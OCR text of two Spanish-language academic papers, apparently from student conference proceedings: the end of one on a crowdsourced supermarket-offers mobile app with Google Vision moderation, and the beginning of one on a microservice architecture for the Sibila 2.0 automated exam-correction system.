




Imagen 1: Ejemplo de la posible disposición de las ofertas.

Clasificación de las ofertas

Para clasificar las ofertas al momento de ser publicadas, se propone la siguiente clasificación (Imagen 2):




Imagen 2: Estructura de clasificación de las ofertas compartidas por los usuarios

Dentro de la categoría Comestibles, para mejorar la búsqueda de productos, se creó una subdivisión basada en la pirámide alimenticia. (Imagen 3).

Imagen 3: Estructura elegida para llevar a cabo el orden de los productos tipo comestibles.

Algunos ejemplos de los productos pertenecientes a las demás categorías son:

- Cosmética y cuidado personal: Se encuentran los productos de maquillaje, cremas, perfumería, etc.
- Hogar y limpieza: Artículos de higiene, aseo y decoración del hogar.
- Infantil: Juegos, juguetes y productos destinado al cuidado de los niños.

Como etapa inicial, las categorizaciones y posibles filtros dentro de la aplicación se realizarán por producto no por marca.

Actores del sistema

Dentro del sistema, se encuentran involucrados dos actores:

- ➔ Usuario: Será la persona que visualice y fotografíe las ofertas percibidas.
- ➔ Administrador: Será la persona encargada de la supervisión y control de las ofertas capturadas por los usuarios. Esta situación se detallará más adelante.

Proceso de captura de nuevas ofertas

Los usuarios del sistema al momento de visualizar una nueva oferta que considere de interés, podrán cargarla mediante la aplicación móvil, completado los datos solicitando y capturada la fotografía, se procede a enviar esta petición. Para luego ser analizada y comprobar que se trata efectivamente de una oferta. Todo este proceso es descripto junto con su interfaz en el apartado 1.3.2.

Sistema de puntuación

El sistema desarrollado utiliza un sistema de puntuación asignado a los usuarios y publicaciones de la aplicación. A medida que el usuario participe, su reputación irá cambiando.

- **Reputación de los usuarios:** Como incentivación a la participación en este sistema, cada vez que los usuarios suban nuevas ofertas y se constate que es de relevancia para los demás usuarios, el usuario emisor recibirá un incremento de su reputación, en caso contrario se le disminuirá la misma.
  Alcanzada cierta cantidad positiva de puntos, el usuario podrá optar por un ser un administrador, debido a que mostro un interés y participación proactiva en el sistema. De esta manera incrementa la cantidad de administradores en el sistema, optimizando los tiempos de respuestas al

momento de revisión de una petición de nueva oferta.
Si un usuario acumula una cierta puntuación negativa, la cuenta de usuario quedará suspendida. Cabe destacar que los motivos para llegar a este punto el usuario intento subir peticiones de nueva oferta con contenido inapropiado o que no coordinan con el objetivo de este proyecto.

- **Reputación de las publicaciones:** Todos los usuarios participantes de estos sistemas podrán acceder a la posibilidad de puntuar las publicaciones de ofertas presentes en la aplicación. Esta puntuación irá del 1 al 5, siendo 5 el mejor de los casos. El propósito de esta puntuación es que entre los usuarios se vaya seleccionando cuales son los productos con mejor relación precio-calidad.
  Los productos con mejor puntuación se encontrar siempre visibles en la parte superior de la pantalla de la actividad principal de la aplicación, mientras que las publicaciones que tengan menos puntuación se irán ubicando al final para luego ser descartada tras haber perdurado por cierto tiempo o tras recibir una puntuación baja por un tiempo prolongado.

Estructura del sistema

Para lograr los objetivos propuestos del proyecto, se desarrolló lo siguiente (Imagen 4):

- Una aplicación móvil multiplataforma, destinada al público en general para la creación, visualización y control de ofertas.
- Una API REST, que es consumida por la aplicación móvil para realizar todas sus funcionalidades.
- Una NODE APP, cuya función es el análisis de la petición para las publicaciones de ofertas.




Imagen 4: Estructura informática del sistema.

1.Aplicación móvil

Esta aplicación fue desarrollada utilizando Flutter[1] ,debido que nos permite compilar en código nativo para iOS y Android. De esta forma el alcance de esta app no estará acotado a un solo sistema operativo, garantizando su descarga y mayor utilización en cuanto cantidad de usuarios posibles.

1.1 Conectividad:

Es necesario tener conexión a internet, para la carga, notificaciones y visualizaciones de las ofertas.

1.2 Permisos:

Para poder utilizar esta aplicación móvil es necesario aceptar los siguientes permisos para el óptimo funcionamiento del sistema:

- GPS (Global Positioning System): Es necesario acceder al posicionamiento de GPS del teléfono para detectar las coordenadas geográficas de donde se ubica el usuario al momento de tomar la fotografía que se desea agregar. También se empleará estos datos para brindar las ofertas cercanas a donde se ubique el usuario y poder crear una ruta de recomendación descripta a continuación.
- Almacenamiento interno: Las fotografías tomadas dentro de la aplicación serán alojadas en la memoria interna del dispositivo, para luego poder ser subidas al servidor.
- Cámara: Será necesario los permisos correspondientes para acceder a la cámara de los dispositivos para la tomar fotografías.

1.3 Funcionalidades

A continuación, se describirá las funcionalidades presentes en la aplicación móvil y como es el flujo de trabajo con las otras partes del sistema.

1.3.1 Registro de usuario

Para poder participar y utilizar esta aplicación es necesario disponer con una cuenta de usuario que identifique a la persona que hará uso de la misma, para lo cual se puede obtener una vez instalada e iniciada la aplicación. Se permite realizar el ingreso utilizando las redes sociales Facebook, Twitter y cuenta de Google, para facilitar al usuario el ingreso de la aplicación y, a la vez, obtener sus datos básicos necesarios para el registro. Este proceso se realiza mediante la implementación de las APIs correspondientes de cada una de las redes mencionados.

[1] Flutter: SDK de desarrollo de aplicaciones móviles multiplataforma creado por Google.

Debido a que se requerirá la participación activa de los usuarios, la cual involucra la captura de fotografías, es necesario el registro y verificación de su identidad, facilitando la detección de emisores de contenido inadecuado o ajeno a los intereses de este sistema.

1.3.2 Nueva petición de publicación de oferta

Mediante la app, el usuario puede registrar una nueva petición de publicación de oferta, que de ser comprobada que es efectivamente una oferta, será compartida con los demás usuarios.
Se utiliza el posicionamiento del GPS para asociar la ubicación del usuario a las capturas realizadas.
Para poder registrar una nueva oferta, se solicita al usuario el ingreso de forma manual los datos pertenecientes a la oferta (Imagen 5), que describa brevemente en que consiste:

- Nombre del local que presenta la oferta.
- Tipo de oferta.
- Duración.
- Categoría del producto. (Clasificación)
- Descripción breve (Opcional)
- Fotografía de la oferta



Imagen 5: Interfaz de carga de una nueva oferta (Petición).

Terminado la carga de estos datos, el usuario puede realizar el envío de la nueva oferta al servidor, para su posterior control. Se informa al usuario que su publicación se encuentra en un estado pendiente de revisión, por lo cual no es visible a los demás usuarios.
En la imagen 6 se muestra la estructura de transición de la petición:




Imagen 6: Estructura planteada para el tratado de las peticiones.

1.3.3 Visualización de las ofertas

El usuario puede visualizar las ofertas publicadas con sus respectivos detalles. Puede optar por visualizarlas en un mapa o en una lista de ofertas. Las ofertas visibles al usuario son aquellas que se encuentran en un radio cercano al mismo, ordenadas por su calificación y su fecha de vigencia. Esta lista se puede filtrar según la clasificación de las ofertas que el usuario desee encontrar. (Imagen 7 y 8)



Imagen 7: Interfaz de las listas de ofertas actualmente vigentes.
Imagen 8: Detalles de una oferta en particular.

Cabe resaltar que no se podrán a disposición publica el nombre del usuario que encontró esta oferta, dado a que no se considera de competencia para el público general, pero sí de forma administrativa, para realizar el control de contenido.

1.3.4 Ofertas favoritas

El usuario puede marcar las ofertas como favorito, para agregarlas en su lista personal de ofertas preferidas. De esta forma se podrá acceder para visualizar la oferta cuando se desee y compartirla por redes sociales y WhatsApp.

1.3.5 Rutas de Compras

Los usuarios pueden crear rutas de compras, las cuales son el camino que se deberá seguir para lograr obtener los productos deseados al mejor precio posible. Para trazar esta ruta, se tiene en cuenta las ofertas vigentes a la fecha con sus respectivas ubicaciones geográficas, lista de productos que el usuario espera comprar, ofertas marcadas como favoritas, según la categoría (pirámide alimenticia), y la ubicación actual del usuario. Se brindará de forma automática el monto total a pagar aproximado al completar la ruta generada, con el tiempo aproximado de viaje. (Imagen 9)

Se puede crear 2 tipos de rutas de compras:

- Ruta general: Es generada por la aplicación una vez realizada la selección de categorías de ofertas deseadas. Se tiene en cuenta el rango de búsqueda

seleccionado de acuerdo a la ubicación actual del usuario.

- Ruta favoritos: Es generada por la aplicación teniendo en cuenta las ofertas vigentes actuales marcadas como favoritas por el usuario.



Imagen 9: Interfaz de la posible ruta de compra.

2. API REST

Se desarrolló una API REST[2] utilizando como herramientas principales Node.Js[3] y Express[4]. La aplicación móvil consume esta API para brindar todas las funcionalidades descriptas anteriormente a los usuarios. Se utiliza la base de datos NOSQL MongoDB[5] para almacenar las todas las ofertas del sistema. Las imágenes de ofertas recibidas son
Almacenadas en un directorio interno del servidor online.

3. Node APP

Se desarrollo esta aplicación utilizando Node.js, en conjunto con otras librerías. La principal funcionalidad de esta app es el análisis de las peticiones, es decir fotografías de ofertas, con el objetivo de rechazar las ofertas erróneas, con contenido inapropiado y aceptar las correctas. Esta app también realiza el envió de notificaciones a los usuarios, respecto al nuevo estado de sus publicaciones, utilizando Firebase Cloud Messaging[6]. Se comunica con la app que contiene el API REST mediante el protocolo MQTT[7], para la recepción de nuevas ofertas en tiempo real.

3.1 Proceso de análisis de imágenes

Para realizar el este proceso, la app hace uso del API Google Vision[8], la cual permite obtener metadatos de una imagen, mediante la comparación con imágenes similares a esta.

En la imagen 10 y 11, se puede observar que la API está detectando de que en la imagen enviada se encuentra una botella, con una probabilidad de éxito de 80%.




Imagen 10: Detección del objeto en la imagen.


```
{
  "mid":"/m/04dr76w",
  "name":"Bottle",
  "score":0.8826488
},
{
  "mid":"/m/04dr76w",
  "name":"Bottle",
  "score":0.81437135
}
```


Imagen 11: Devolución de Google Vision en formato Json.

La API también devuelve etiquetas asociados a las imágenes, con su respectivo porcentaje de probabilidad de éxito, y el resultado del análisis del contenido de la imagen. (Imagen 12, 13, 14 y15).

[2] API REST: Arquitectura de desarrollo web que se apoya totalmente en el estándar HTTP.

[3] Node.JS: Entorno en tiempo de ejecución multiplataforma, para la capa del servidor basado en el lenguaje de programación ECMAScript, asíncrono, con I/O de datos en una arquitectura orientada a eventos.

[4] Express: Framework de aplicación web para Node.js

[5] MongoDB: Motor de base de datos NoSQL orientado a documentos de código abierto.

[6] Firebase Cloud Messaging: Solución en la nube multiplataforma para mensajes y notificaciones para Android, iOS y aplicaciones web, que actualmente se puede utilizar sin costo alguno

[7] MQTT: protocolo de mensajería basado en publicación-suscripción. Funciona sobre el conjunto de protocolos TCP / IP. Está diseñado para conexiones con ubicaciones remotas

[8] Google Cloud Vision API es una fantástica herramienta en la nube de Google que permite analizar gran cantidad de imágenes y extraer información valiosa para comprender su contenido.




Imagen 12: Devolución de Google Visión tras la detección del tipo de objeto.


```
{
  "description":"Water",
  "mid":"/m/0838f",
  "score":0.9734695,
  "topicality":0.9734695
},
{
  "description":"Bottled water",
  "mid":"/m/024247",
  "score":0.91417396,
  "topicality":0.91417396
}
```


Imagen 13: Respuesta en formato Json.




Imagen 14: Filtros de contenido de Google Vision.


```
{
  "adult": "VERY_UNLIKELY",
  "medical": "VERY_UNLIKELY",
  "racy": "VERY_UNLIKELY",
  "spoof": "VERY_UNLIKELY",
  "violence": "VERY_UNLIKELY"
}
```


Imagen 15: Respuesta en Json a cerca del contenido de la imagen evaluada.

Mediante OCR, la API devuelve las cadenas de texto encontradas en la imagen. (Imagen 16).




Imagen 16: Detección del texto presente en la oferta analizada.

Utilizando todos estos datos devueltos por la API, la app asigna un estado único a la petición mediante la utilización de un algoritmo propio, el cual tiene en cuenta:

- Los textos encontrados en las misma, como ser números, las cadenas "2x1"," descuento", "oferta" y " %".
- El tipo de contenido de la imagen, para rechazar aquellos con alta probabilidad de ser contenido adulto, violencia, entre otros.
- Etiquetas identificadas.

Los posibles estados asignados a las peticiones son 3:

- Aceptada: DESCRIBIR
- Rechazada: DESCRIBIR
- Por revisar: Es aquella que, de acuerdo con los resultados devueltos del API, no se pudo determinar si se trata de contenido inadecuado o no.

Una vez asignado un estado, se le comunica al usuario solicitante a cerca de este. Si se asigna un estado de petición rechazada, se reduce el nivel de recomendación del usuario que realizo la publicación, en el caso que se llegue a este estado el mismo usuario en reiteradas oportunidades; si se asigna un estado de petición aceptada, se incrementa el nivel de recomendación del usuario; si se asigna un estado de petición a revisar, esta publicación debe ser tratada de forma manual por un administrador, el cual determina si se trata de una oferta valida o no.

3.2 Control de peticiones a revisar

Como se describió, la tarea del administrador es la persona encargada del control de ofertas encontradas por los usuarios con un estado de Oferta a revisar.
El objetivo de esta tarea es aceptar o rechazar aquellas ofertas que la app no pudo marcarlas como aceptadas o rechazadas, debido a distintos factores, como ser fotos en baja calidad, descripciones incorrectas, entre otros detalles. Esta tarea se realiza a traves la aplicación móvil.
Dentro de la aplicación, el administrador tiene un apartado donde puede visualizar todas las ofertas pendientes a

controlar. Accediendo a una de ellas, puede visualizar el detalle de la misma, permitiendo modificar sus datos en caso de ser necesario. (Imagen 17)




Imagen 17: Interfaz de verificación de la petición.

Una vez marcado el estado final de la publicación, se procederá a notificar al usuario el estado final de su publicación y se realiza el respectivo tratado de puntos del mismo como se describió.

Posibles inconvenientes

Como todo proyecto, a medida que se fue desarrollando se presentaron algunos inconvenientes:

1. Número de usuarios:

Es muy importante la coparticipación de numerosos usuarios, debido que es una aplicación que apunta a la reciprocidad entre la misma sociedad, si los usuarios participantes de esta aplicación son escasos, los resultados no serán los esperados en la medida estimada.

Solución: Para incentivar a la utilización de esta aplicación, se permite compartir ofertas y anuncios presentes en la app mediante distintas vías de comunicación para incrementar la difusión de la aplicación. Se estima lograr una óptima retroalimentación entre los mismos usuarios, en donde cada uno de ellos comparta las ofertas que encuentre para que todos puedan aprovecharla. Logrando así una red de apoyo entre los mismos usuarios.

2. Publicaciones falsas o erróneas:

Existe la posibilidad de que usuarios malintencionados coloquen ofertas fuera de vigencia, productos no admitidos o cualquier otro tipo de publicación que no cumpla la expectativa deseada,

Solución: Para evitar este inconveniente, se introdujo el sistema de puntuación.

Para minimizar el problema de publicaciones falsas, la aplicación consta de ciertas limitaciones en cuanto a la carga de las imágenes capturadas:

- Envió de imágenes: Se podrá tomar fotografías específicamente desde la aplicación móvil, no se permite cargar imágenes existentes en la galería de los usuarios, de esa manera nos aseguramos de que las ofertas sean lo más actuales.
- Ubicación de captura: La captura de imágenes debe ser dentro del supermercado o local aclarado para analizar sus ofertas, en su defecto dentro de un radio cercano.
  En caso contrario, no se podrá añadir imágenes. De esta forma minimizamos la cantidad de imágenes erróneas o con otros propósitos ajenos a los objetivos de este proyecto.

Legalidad de fotografía a productos en venta

Al momento de plantear la idea de adjuntar una fotografía para cada publicación, se introdujo la problemática de legalidad de realizar el acto de tomar una fotografía a productos que estén en venta.

En 2018, se aprobó la ley que modifica el artículo 9 inciso “C” de la ley 4827 respecto a la EXHIBICIÓN Y PUBLICIDAD DE PRECIOS**.** Se agrego lo siguiente:

Abstenerse de realizar cualquier conducta que impida o menoscabe la libertad de los consumidores a tomar nota, y a obtener fotografías y/o videos de los productos y precios exhibidos. (Conforme texto Art. 1º de la Ley Nº 5.987, BOCBA N° 5419 del 23/07/2018).

Cabe destacar que esta ley está vigente para la provincia de Buenos Aires. Esta aplicación se implementará en primera instancia en la provincia de Salta Capital. En dicha provincia no se encuentran leyes, contravenciones ni decretos que penalicen la captura de fotografía en cadenas de supermercados ni en negocios minoristas.

Es por ello que comprobado que no existen inconvenientes desde el ámbito legal, la aplicación podrá estar vigente y llevar a cabo su objetivo.

Implementación

Actualmente, el sistema se encuentra en la etapa de desarrollo, planeando su próxima implementación.

Para desplegar el sistema, se utiliza el proveedor DigitalOcean[9], el cual nos brinda un servidor virtual privado para instalar todo lo necesario. Como etapa inicial, se optará por adquirir el servicio estándar por un precio de 5USD/month.

[9] DigitalOcean: Proveedor estadounidense de servidores virtuales privados

Conclusiones y trabajos futuros

Se estima que este sistema informático es capaz de crear una red de consumidores activos, proporcionando a estos participantes una óptima búsqueda de los productos de su interés.

Las consecuencias esperadas por la utilización de esta aplicación son:

- Ayudará a la homogeneidad de precios dentro de la zona a implementar la aplicación. Logrando que los negocios coloquen precios basados su competitividad y no basados en la ambición o elección personal.
- Colaborará en la transparencia de precios, debido a que los precios se encontrarán visible a todo público que utilice la aplicación se podrá comprobar el precio de los negocios que tengan fotos de sus productos sin necesidad de concurrir de forma física.
- Contribuirá en el ahorro de los usuarios, debido a que se podrá buscar precios de los negocios a través de la aplicación, se podrá seleccionar el local que tenga más económico tales productos, promoviendo al ahorro tras la selección adecuada de los productos deseados.

Como trabajo futuro se definirán los términos y condiciones para la participación de los usuarios.

Se ampliará el rango de clasificaciones de ofertas teniendo en cuenta las marcas de productos, para una búsqueda y clasificación más refinada.

Se espera en la próxima actualización, aplicar minería de datos para la obtención de patrones basados en las preferencias de los usuarios, para mejorar las rutas de compras recomendadas.

Agradecimientos:

Agradecemos al Grupo Ideas de la Facultad de Ingeniería de la Universidad Católica de Salta por su incentivo, tiempo y dedicación para promover la creación de dicho paper, en especial a la Ing. Beatriz de Gallo y al Ing. Matías N. Amor por su apoyo y contribución permanente.

Bibliografías y referencias

[1] API Google Vision, Documentación de Google Vision [Online].Avaible: https://cloud.google.com/vision/

[2] Google Maps API, Documentación de implementación de Google Maps [Online]. Avaible: https://cloud.google.com/maps-platform

[3] Flutter, Documentación del desarrollador Flutter. [Online]. Avaible: https://flutter.dev/docs

[4] Node.js, Documentación del desarrollo con Node.js . [Online]. Avaible: https://nodejs.org/es/docs/

[5] Express.js, Documentación de Express.js . [Online]. Avaible: https://expressjs.com/es/guide/routing.html

[6] Firebase. Documentación de Firebase para el desarrollador. [Online]. Avaible: https://firebase.google.com/docs

[7] JavaScript. Documentación de Javascript para el desarrollador. [Online]. Avaible: https://www.javascript.com/resources

[8] MongoDB. Documentación de MongoDB. [Online]. Avaible: https://docs.mongodb.com/

Implementación de arquitectura basada en microservicios sobre un sistema de corrección automatizada

Federico Benito, Marcos Lopez, Axel Francis Wismer, Julián Benegas Lane.
Facultad Regional Córdoba, Universidad Tecnológica Nacional
Córdoba, Argentina.
fedebutn@gmail.com, marcos.lopez9693@gmail.com, axelmas98@hotmail.com.ar, jbenegaslane@gmail.com.

Resumen

El presente trabajo explica de qué manera se llevó a cabo la implementación de la arquitectura de un sistema de corrección automatizada de exámenes.

Se comienza describiendo los conceptos claves a nivel teórico para entender una arquitectura basada en microservicios, luego se expone la estructura planteada para el sistema, los distintos módulos con los que cuenta el mismo y la implementación llevada a cabo describiendo las tecnologías y los recursos utilizados en cada uno de los módulos así como también la interacción entre los mismos.

Introducción

Este trabajo se desarrolla en el marco del proyecto de investigación y desarrollo denominado "Análisis y detección de patrones en un grafo conceptual construido a partir de respuestas escritas en forma textual a preguntas sobre un tema específico", proyecto homologado por la Secretaría de Investigación, Desarrollo y Posgrado de la Universidad Tecnológica Nacional, reconocido con el código SIUTICO4812TC.

Este proyecto, actualmente en ejecución, continúa y amplía los trabajos realizados durante el desarrollo del Proyecto "Metodología para determinar la exactitud de una respuesta, escrita en forma textual, a un interrogatorio sobre un tema específico", (PID EIUTNCO0003592). Durante el transcurso del mismo se construyó el prototipo denominado Sibila 1.0 para realizar la corrección automatizada de los exámenes, el cual accede a una base de conocimiento modelada como grafo dirigido. Inicialmente, la base de conocimiento fue generada por los docentes de la cátedra Paradigmas de Programación, perteneciente al segundo año de la carrera de Ingeniería en Sistemas de Información, dictada en la Facultad Regional Córdoba, de la Universidad Tecnológica Nacional. Esta cátedra actúa como caso testigo para este proyecto y, es por ello que ha utilizado el prototipo para evaluar a los alumnos.

La arquitectura de Sibila 1.0 se diseño e implementó, en una primera iteración, de manera monolítica. Sin embargo, con el paso del tiempo y con el objetivo del proyecto actual, se tuvo la necesidad de actualizar el prototipo y por ende, su arquitectura.

Así surge Sibila 2.0, que se modela y diseña con una arquitectura basada en microservicios.

El presente trabajo describe cómo se implementó y se llevó a cabo esta nueva arquitectura.

Marco teórico

Se puede entender a la Arquitectura de Software como las estructuras de un sistema compuesto de elementos con propiedades visibles de forma externa y las relaciones que existen entre ellos [1]. La arquitectura permite una mayor compresión de los sistemas, sobre todo aquellos que son de mayor tamaño y más complejos. Permite aumentar las posibilidades de reutilización y evolución de los mismos. Y, al definirse principalmente a través de diagramas, también proporciona una forma de interpretar y documentar su estructura [2].

A continuación se describe una arquitectura genérica basada en microservicios.

Arquitectura basada en microservicios

Es un estilo de arquitectura en donde la aplicación se encuentra constituida por un conjunto de microservicios o componentes, y se trata cada componente como si fuera una aplicación por sí misma [3, 4]. Es decir, los servicios son independientes entre sí y cada uno implementa una

funcionalidad distinta que suma valor al negocio [5]. Ante alguna petición, el sistema interactúa con distintos servicios dependiendo del proceso requerido, para brindar la respuesta.

Algunas de las características de las aplicaciones basadas en microservicios son [5, 6, 7]:

- Cada microservicio puede ser desarrollado en un lenguaje de programación diferente.
- Cada componente debe poder implementarse en forma independiente.
- Los servicios se comunican entre sí mediante APIs bien definidas. Por ejemplo, a través de métodos como REST (Representational State Transfer / Transferencia de Estado Representacional) o similares [8].
- Los servicios son los responsables de conservar sus propios datos o estado externo.

En la Figura 1 se representa la arquitectura basada en microservicios:

A continuación, se exponen las ventajas y desventajas de este tipo de arquitectura [5, 7, 9].

Ventajas:

- Los componentes pueden ser reutilizados en distintos escenarios.
- Flexibilidad ante el cambio: los componentes pueden modificarse, sin que se vean afectados los demás componentes con los que interactúan (siempre y cuando no se modifique el acceso a la API, los parámetros de entrada y los parámetros de salida).
- Mayor capacidad para adaptarse a cambios tecnológicos.
- Alta cohesión.
- Bajo acoplamiento entre componentes.
- Los equipos de desarrollo pueden trabajar en forma independiente, lo que propicia el trabajo en paralelo.
- Poca necesidad de coordinación entre los equipos. Sólo es necesario un acuerdo acerca de la información que recibe y devuelve un servicio y ciertas condiciones técnicas que se deben respetar.
- La funcionalidad del sistema es provista por un conjunto de servicios.
- Los servicios son pequeños e independientes y están acoplados de forma flexible.

Desventajas:

- Requiere de un buen diseño para poder determinar en todo momento qué componentes o microservicios participan en un determinado proceso.
- Complejidad en la interacción entre los distintos servicios. Si bien un microservicio es sencillo, la interacción entre varios de los mismos muchas veces se torna más complicado.
- Se puede ver afectado el rendimiento del sistema por la cantidad de intermediarios que se necesitan para ejecutar un proceso.

Arquitectura Sibila 2.0

La arquitectura del sistema de corrección automatizada en cuestión, cuenta con los siguientes módulos:

- Servidor de procesamiento de texto libre.
- Servidor de gestión de conocimiento.
- Servidor de gestión académica.
- Cliente web.
- Módulo de carga de datos en lote.

Los módulos se comunican entre sí, mediante una API REST (Application Programming Interface / Interfaz de Programación de Aplicaciones) que brinda los métodos necesarios para acceder a los distintos servicios del módulo o componente.




Figura 1. Arquitectura basada en microservicios [5].

Componentes y tecnologías

Servidor de procesamiento de texto libre

El servidor de procesamiento de texto libre se encarga de realizar la validación ortográfica y el análisis del texto de tal forma que pueda enviar, al servicio que lo solicite, una respuesta con el texto procesado.

A grandes rasgos, realiza dos operaciones básicas:

- *Control de ortografía*: analiza el texto para detectar errores de ortografía.
El servicio que brinda recibe como parámetro una cadena de texto y retorna un arreglo. Cada elemento de este arreglo contiene el término analizado, indicando si posee errores ortográficos, y una lista de sugerencias (ver figura 2).

- *Análisis léxico de texto:* Analiza término por término y brinda información de utilidad para un posterior estudio del tipo de entidad.

Como se observa en la figura 3, el servicio recibe una cadena de texto como parámetro y retorna un arreglo. Cada elemento del mismo contiene información gramatical del término.




Figura 2. Control de ortografía.

Tecnologías

El servidor de procesamiento de texto libre está escrito en Python 3.6 [10] sobre Flask, un framework de desarrollo que permite desarrollar aplicaciones web WSGI (Web Server Gateway Interface). [11, 12].

